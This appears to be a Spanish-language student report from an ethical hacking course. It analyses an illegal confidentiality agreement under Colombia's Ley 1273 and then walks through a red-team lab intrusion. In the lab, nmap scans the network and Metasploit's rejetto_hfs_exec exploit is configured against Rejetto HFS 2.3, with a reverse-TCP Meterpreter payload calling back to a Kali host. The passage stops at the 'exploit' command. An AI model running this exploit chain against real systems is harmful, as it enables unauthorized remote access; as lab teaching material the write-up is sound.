
Imagen 11 – Ping a la máquina Windows 7 de 32 bits



Fuente: Propia

Luego se hace la misma prueba, pero con la dirección IP de la máquina de Windows 7 de 64 bits `ping 192.168.10.19`

Imagen 12 – Ping a la máquina Windows 7 de 64 bits



Fuente: Propia

ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL.

Evidenciar algún proceso ilegal o no ético que esté presentando un acuerdo de confidencialidad:

Toda parte que tenga que ver con el acuerdo se pondrá en cursiva y se pondrá en negrita, subrayado, mayúscula sostenida y con rojo el o los segmentos en donde se evidencia en las cláusulas el proceso ilegal y/o no ético continuando con el argumento del por qué se señaló:

Primera. Objetivo*: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios,* ***AUTORIDADES LEGALES****, asesores o cualquier persona relacionada con ella, la información confidencial* ***O SOBRE PROCESOS ILEGALES*** *dentro de Whitehouse Security no podrán ser divulgados.*

Argumento: Hace parte de nuestro deber como profesionales reportar ante las autoridades todo proceso ilegal que se evidencie o se descubra en la institución, empresa o trabajo en la que se esté brindando servicios, ya que no solo se está infringiendo la ley, sino que estaríamos siendo cómplices por ocultar o sacar provecho de la información encontrada.

Segunda. Definición de información confidencial: *se entiende como* ***Información Confidencial****, para los efectos del presente acuerdo:*
2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, ***DATOS SECRETOS COMO "DATOS DE CHUZADAS, INTERCEPTACIÓN DE INFORMACIÓN, ACCESOS ABUSIVOS A SISTEMAS INFORMÁTICOS".***
parte receptora *tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.*

Argumento: Como profesionales no podemos permitir que un caso de chuzadas e interceptación de información que vendría siendo atentar contra la privacidad e intimidad de las personas y acceso no autorizado, se pase por alto, se ignore y sobre todo no sea reportada antes las autoridades. Quiero resaltar que luego de la parte resaltada se detecta que hay un corte en este punto, se evidencian espacios y luego se empata con algo que hace perder sentido a la cláusula, esto demuestra la irregularidad del acuerdo.

Cuarta. Obligaciones de la parte receptora: *Se considerará como parte receptora de la información confidencial a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:*

3. ***NO DENUNCIAR ANTE LAS AUTORIDADES ACTIVIDADES SOSPECHOSAS DE ESPIONAJE O CUALQUIER OTRO PROCESO EN EL CUAL INTERVENGA LA APROPIACIÓN DE INFORMACIÓN DE TERCEROS.***

4. Abstenerse de ***DENUNCIAR*** *y publicar la información confidencial e* ***ILEGAL*** *que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.*

8. ***RESPONDER ANTE LAS AUTORIDADES COMPETENTES COMO RESPONSABLE EN CASO DE QUE LA INFORMACIÓN SE ENCUENTRE EN SU PODER DENTRO DE UN PROCESO DE ALLANAMIENTO****.*

9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ***ILEGAL*** *sin el previo consentimiento por escrito por parte de Whitehouse Security.*

Argumento: Se ha mencionado que todo acto ilegal debe ser reportado ante las autoridades competentes, independientemente del acto que sea, afecte o no a personas como es el caso de espionaje. Ahora también se menciona el hecho de hacerse responsable o “echarse la culpa” en caso de que esos actos se descubran antes o después de que uno mismo los identifique.

Quinta. Obligaciones de la parte reveladora: *Son obligaciones de la parte reveladora:*
1. Mantener la reserva de la ***información confidencial*** *hasta tanto*

Argumento: En esta cláusula no se señala ninguna ilegalidad, pero se evidencia la irregularidad de la estipulación y redacción de la cláusula quedando incompleta. Esto se prestaría para anexar y editar el acuerdo una vez firmado.

Octava. Solución de controversias: *Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo****. EN CASO QUE LA INFORMACIÓN ILEGAL O CONFIDENCIAL SEA ENCONTRADA EN MANOS DEL RECEPTOR ESTE DEBERÁ ACUDIR A UN ABOGADO PRIVADO Y DEJAR EXENTA DE CUALQUIER RESPONSABILIDAD LEGAL Y PENAL A WHITEHOUSE SECURITY****.*

Argumento: La cláusula indica que la empresa no solo quiere librarse de toda responsabilidad en caso de que se encuentren actos ilegales, sino que quiere que la persona que firme el acuerdo (en este caso yo) se haga responsable de todo y para la defensa del caso, que sería un abogado, no contará con la ayuda de la empresa.

Ahora es importante mencionar los artículos de la Ley 1273 de 2009 que se están vulnerando en este acuerdo de confidencialidad:

> ARTÍCULO 269A: ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.[1]

Explicación: En la cláusula Segunda se menciona “accesos abusivos a sistemas informáticos”, por ende, algo abusivo conlleva a ir más allá de lo permitido o lo legal y este artículo hace referencia a las faltas y consecuencias al ser vulnerada.

> ARTÍCULO 269C: INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.[2]

Explicación: En la cláusula Segunda se menciona “interceptación de información”, por ende, se estaría vulnerando este artículo de la Ley 1273, ya que se menciona un acto que se está prohibiendo.

> ARTÍCULO 269F: VIOLACIÓN DE DATOS PERSONALES. El que, sin estar

[1] MINTIC. Ley 1273. Bogotá D.C.: Congreso de Colombia. 2009. p.1.
[2] Ibíd., p.1.

facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.[3]

Explicación: En la cláusula Cuarta se menciona "no denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros", por ende, se estaría vulnerando este artículo de la Ley 1273, ya que se menciona un acto que se está prohibiendo.

ARTÍCULO 269H: CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: las penas imponible de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:
1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
2. Por servidor público en ejercicio de sus funciones
3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
5. Obteniendo provecho para si o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
7. Utilizando como instrumento a un tercero de buena fe.
8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.[4]

Explicación: Este artículo no solo lo estaría vulnerando la empresa por los actos ilegales que realiza o ha realizado, también la estaría quebrantando la persona que firma ese acuerdo (en este caso yo) porque en ese acto de falta de ética estaría siendo no solo cómplice, sino conocedor y si en el caso de ir más allá en contra de los principios, estaría realizando lo mismo, siendo partícipe de una serie de delitos que darían continuidad a todos los actos que ya vienen desempeñando. No decir nada también es un delito y eso hay que tenerlo presente siempre.

[3] Ibíd., p.1.
[4] Ibíd., p.2.

ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN.


Como miembro de Red Team se pide realizar una intrusión a un sistema y se subministra la siguiente información:

- Sistema Operativo Windows 7 de 64 bits
- Instalación de rejetto 2.3(HTF – HTTP File Server)
- La aplicación al parecer tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.

Anexo a lo anterior, subministran una copia del servidor (OVA Windows 7 de 64 bits) en donde se valida la información subministrada:

Rejetto v. 2.3


Imagen 13 – Interfaz software Rejetto v 2.3



Fuente: Propia

Revisamos la dirección IP:

Imagen 14 – Revisión dirección IP de Windows 64 bits




Fuente: Propia

Con esta información se procede a utilizar Kali Linux para realizar la intrusión:

Aplicaciones a utilizar en Kali Linux

Primero que todo abro una terminal y ejecuto el comando `ip add` para identificar la dirección IP en la red conectada:

Imagen 15 – Revisión dirección IP de Kali Linux



Fuente: Propia


Revisamos en la parte 2: eth0, donde dice `inet 192.168.10.18/24`

Esta es la dirección IP de la máquina de Kali Linux, la cual utilizaré para realizar el escaneo con una herramienta llamada Nmap.

Nmap

El Sistema Operativo Kali Linux la trae instalada

Imagen 16 – Ubicación Nmap en Kali Linux




Fuente: Propia

Una vez iniciada escribimos el comando:

```
sudo nmap -sP 1920168.10.0/24
```

Con este se empiezan a escanear los puertos de la red.

Imagen 17 – Ejecución comando -sP con nmap en Kali Linux




Fuente: Propia

Con este comando puedo ver las direcciones IP, MAC y algunas características que me ayuden a identificar el equipo que deseo atacar, pero para ser precisos se utiliza el comando:

```
sudo nmap -Sv 192.168.10.0/24
```

Imagen 18 - Ejecución comando - Sv con nmap en Kali Linux



Fuente: Propia

Con este resultado confirmo que la IP que debo utilizar es la `192.168.10.16`, la cual corresponde al sistema operativo Windows 7 de 64 bits.


El puerto 80 es un puerto abierto y en estos momentos se utilizado por el HttpFileServer, así que por medio de este puerto se realizará el ataque.

Metasploit Framework

Nota: Para este punto utilizaré otro Kali Linux.

La IP de este Kali Linux es: `192.168.10.12`


Imagen 19 – Revisión dirección IP de Kali Linux



Fuente: Propia

Con esta herramienta llamada Metasploit Framework se va a realizar el exploit.

Imagen 20 – Ubicación Metasploit Framework en Kali Linux



Fuente: Propia

Una vez iniciado el Metasploit se escribe el comando:

```
use exploit/Windows/http/rejetto_hfs_exec
```

Imagen 21 – Comando para la selección del exploit para Rejetto

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > 
```

Fuente: Propia

El PAYLOAD se configura con el comando:

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

Imagen 22 – Comando para configurar parámetro PAYLOAD

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD  windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
```

Fuente: Propia

Veremos los parámetros establecidos para el exploit con el comando:

```
show options
```

Imagen 23 – Revisar los parámetros del exploit

```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be a
n address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.12    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

Fuente: Propia


El RHOST que va ser la dirección IP del equipo con Windows 7 (`192.168.10.16`) y para ello se escribe el comando:

```
set RHOST 192.168.10.16
```

Seguido de LHOST y luego SRVHOST que serían la IP del Kali Linux:

```
set LHOST 192.168.10.12
set SRVHOST 192.168.10.12
```

Imagen 24 – Configuración parámetros RHOST, LHOST y SRVHOST del exploit




Fuente: Propia

Para revisar lo asignado en los parámetros ejecutamos de nuevo:

```
show options
```

Imagen 25 – Revisar los parámetros configurados en el exploit




Fuente: Propia

Para realizar el exploit se ejecuta el comando:

```
exploit
```

Se espera a que cargue, cree y abra la sesión:

